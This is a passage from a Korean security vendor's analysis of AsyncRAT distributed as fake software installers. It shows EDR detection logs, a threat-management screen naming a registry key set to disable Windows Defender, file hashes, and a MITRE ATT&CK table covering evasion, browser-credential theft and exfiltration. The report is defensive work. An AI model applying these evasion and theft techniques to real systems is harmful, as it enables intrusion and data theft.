2023-07-17 17:27:00	ChildProcessCreate	powershell.exe	kitbfd.exe	C:\Users\charlie\AppData\Local\Temp\kitbfd.exe		
2023-07-17 17:27:00	ProcessStart	kitbfd.exe				
2023-07-17 17:26:59	FileDownload	AsyncClient.exe	kitbfd.exe			6606
2023-07-17 17:26:59	FileCreate	AsyncClient.exe	kitbfd.exe	C:\Users\charlie\AppData\Local\Temp\kitbfd.exe		

[그림 45] 파일 생성 및 실행 이벤트




[그림 46] 파일 실행 탐지

5. 결론 및 대응 방법(Conclusion)

5.1. 결론

○ 공격자는 공격 성공 확률을 높이기 위해 정상 소프트웨어나 프로그램 설치 파일로 위장한 AsyncRAT을 유포하는 정황을 보이고 있으며, 전달 및 유포 형태를 점차 고도화하고 있습니다. 국내에서는 정상 프로그램이나 코로나 안내문으로 위장한 윈도우 도움말 파일(*.chm)⁶등을 통해 유포되는 정황이 지속적으로 발견되고 있습니다.

○ 또한, 최근에는 공격자들이 Microsoft OneNote를 통해 AsyncRAT와 QuasarRAT 및 NetWire와 같은 RAT을 유포하는 정황이 발견되고 있어 사용자들의 주의가 필요합니다.




[그림 46] OneNote를 통해 유포되는 AsyncRAT

출처 : Trustwave - A Noteworthy Threat: How Cybercriminals are Abusing OneNote - Part 2

⁶ [코로나 확진 안내문으로 사칭한 악성 도움말 파일 국내 유포](#)

5.2. Genian EDR 제품을 통한 대응(Response)

○ Genian EDR 환경에서는 탐지 시각에 따른 위협 이벤트 조회를 통해 빠르고 정확하게 해당 위협을 탐지할 수 있습니다. 이번 케이스는 RAT(Remote Administration Tool)을 통한 공격으로 정상적인 원격제어 프로그램의 행위와 유사할 수 있기 때문에 탐지가 어려운 케이스 중 하나입니다. 하지만 Genian EDR 제품을 사용할 경우 실행 초기단계에서 핵심 위협 이벤트를 탐지하고 대응할 수 있습니다.



[그림 47] Genian EDR 위협 탐지 스토리 라인

The screenshot displays the Genian EDR Threat Management interface. At the top, there is a navigation bar with 'Malware 5' and 'XBA 3' indicators. Below this is a table listing various threats with columns for '신뢰도' (Trust), '탐지 시각' (Detection Time), '탐지 분류' (Detection Category), '탐지 세부분류' (Detection Sub-category), '내용' (Content), '담당자' (Assignee), '위협 유형' (Threat Type), '상태' (Status), '사용자 IP' (User IP), '사용자명' (Username), '대응' (Response), and '액션' (Action).

The table lists several threats, including:

- 신뢰도: 30%, 탐지 시각: 2023-08-04 13:57:35, 탐지 분류: XBA, 탐지 세부분류: Anomaly, 내용: AsyncClient.exe 에 의한 AV 무적화 시도 이상행위가 진단됨 (30%)
- 신뢰도: 50%, 탐지 시각: 2023-08-04 13:55:34, 탐지 분류: XBA, 탐지 세부분류: LateralMovement, 내용: AsyncClient.exe 에 의한 계정 암호 DB 탈취 행위 이상행위가 진단됨 (50%)
- 신뢰도: MLHigh, 탐지 시각: 2023-08-04 13:51:22, 탐지 분류: Malware, 탐지 세부분류: 머신러닝, 내용: AsyncClient.exe 파일이 머신러닝에 의해 의심 악성코드로 분류됨 (MLHigh)
- 신뢰도: 60%, 탐지 시각: 2023-08-04 13:51:17, 탐지 분류: XBA, 탐지 세부분류: Autorun, 내용: AsyncClient.exe 에 의한 의심스러운 예약 작업 등록 이상행위가 진단됨 (60%)
- 신뢰도: 60%, 탐지 시각: 2023-08-04 13:51:17, 탐지 분류: XBA, 탐지 세부분류: Autorun, 내용: AsyncClient.exe 에 의한 의심스러운 예약 작업 등록 이상행위가 진단됨 (60%)
- 신뢰도: 60%, 탐지 시각: 2023-08-04 13:51:17, 탐지 분류: XBA, 탐지 세부분류: Autorun, 내용: schtasks.exe 에 의한 예약 작업을 이용한 자동 실행 이상행위가 진단됨 (60%)
- 신뢰도: 40%, 탐지 시각: 2023-08-04 12:48:05, 탐지 분류: XBA, 탐지 세부분류: Anomaly, 내용: AsyncClient.exe 에 의한 Dropper 의심 프로세스 이상행위가 진단됨 (40%)
- 신뢰도: 40%, 탐지 시각: 2023-08-04 12:48:05, 탐지 분류: XBA, 탐지 세부분류: Anomaly, 내용: tmp49D4.tmp.bat 에 의한 Dropper 의심 프로세스 이상행위가 진단됨 (40%)
- 신뢰도: 60%, 탐지 시각: 2023-08-04 12:48:04, 탐지 분류: XBA, 탐지 세부분류: Autorun, 내용: AsyncClient.exe 에 의한 의심스러운 자동실행 등록 이상행위가 진단됨 (60%)
- 신뢰도: 99%, 탐지 시각: 2023-08-04 11:45:46, 탐지 분류: Malware, 탐지 세부분류: IOC, 내용: AsyncRAT.exe 파일이 IOC에 의해 알려진 악성코드로 진단됨 (High/99%)

Below the table, there is a detailed view of a threat. The '위협 요약' (Threat Summary) section includes:

- 탐지 지점: XBA - AsyncClient.exe 에 의한 AV 무적화 시도 이상행위가 진단됨 (30%)
- 탐지 엔진: XBA / Anomaly
- 의심 파일 경로: C:\Users\charlie\AppData\Local\Temp\AsyncClient.exe
- 저시 프로세스 경로: HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware
- 커맨드 라인: 1
- 수행 프로세스: AsyncClient.exe
- 이벤트 시각: 2023-08-04 13:57:32
- 이벤트: registry / RegSetValue
- 태그: Anti_Scan
- 커맨드 라인: C:\Users\charlie\AppData\Local\Temp\AsyncClient.exe
- 요약 내용: AV 무적화 시도 (KillAvCommand)

The '의심파일 정보' (Suspicious File Info) section provides technical details:

- 파일명: AsyncClient.exe
- 파일경로: C:\Users\charlie\AppData\Local\Temp\AsyncClient.exe
- 파일타입: PE
- 파일크기: 45.0 KB (46,080 bytes)
- 글로벌 파일명: Stub.exe
- 버전: 1.0.0.0
- 언어: Korean
- 아키텍처: x86
- EXE 타입: EXE
- MDS: f457a469a3ccf95f1e932a6308d9cfc
- SHA-256: 435f26afa7c38d5c5e30ed3689bb402b84e0246ad78c44586fec04e987cb4
- 원저서명: 시명여부, 시명인됨

At the bottom, there is a legend for threat types: Malware (red), Grayware (green), and Goodware (blue).

[그림 48] Genian EDR 위협 관리 창

6. 공격 지표 (Indicator of Attack)

6.1. MITRE ATT&CK Matrix

Tactic	Technique	Description
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1204.002	User Execution: Malicious File
Persistence	T1543.003	Create or Modify System Process: Windows Service
	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
	T1053.005	Scheduled Task/Job: Scheduled Task
Defense Evasion	T1027.010	Obfuscated Files or Information: Command Obfuscation
	T1036.005	Masquerading: Match Legitimate Name or Location
	T1112	Modify Registry
	T1497.001	Virtualization/Sandbox Evasion: System Checks
	T1562.001	Impair Defenses: Disable or Modify Tools
	T1564.001	Hide Artifacts: Hidden Files and Directories
	T1622	Debugger Evasion
Discovery	T1057	Process Discovery
	T1083	File and Directory Discovery

	T1555.003	Credentials from Password Stores: Credentials from Web Browsers
Collection	T1005	Data from Local System
Command and Control	T1573.002	Encrypted Channel: Asymmetric Cryptography
Exfiltration	T1020	Automated Exfiltration
	T1048.002	Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Impact	T1529	System Shutdown/Reboot

[Æ 04] Mitre Att&ck Tactics and Techniques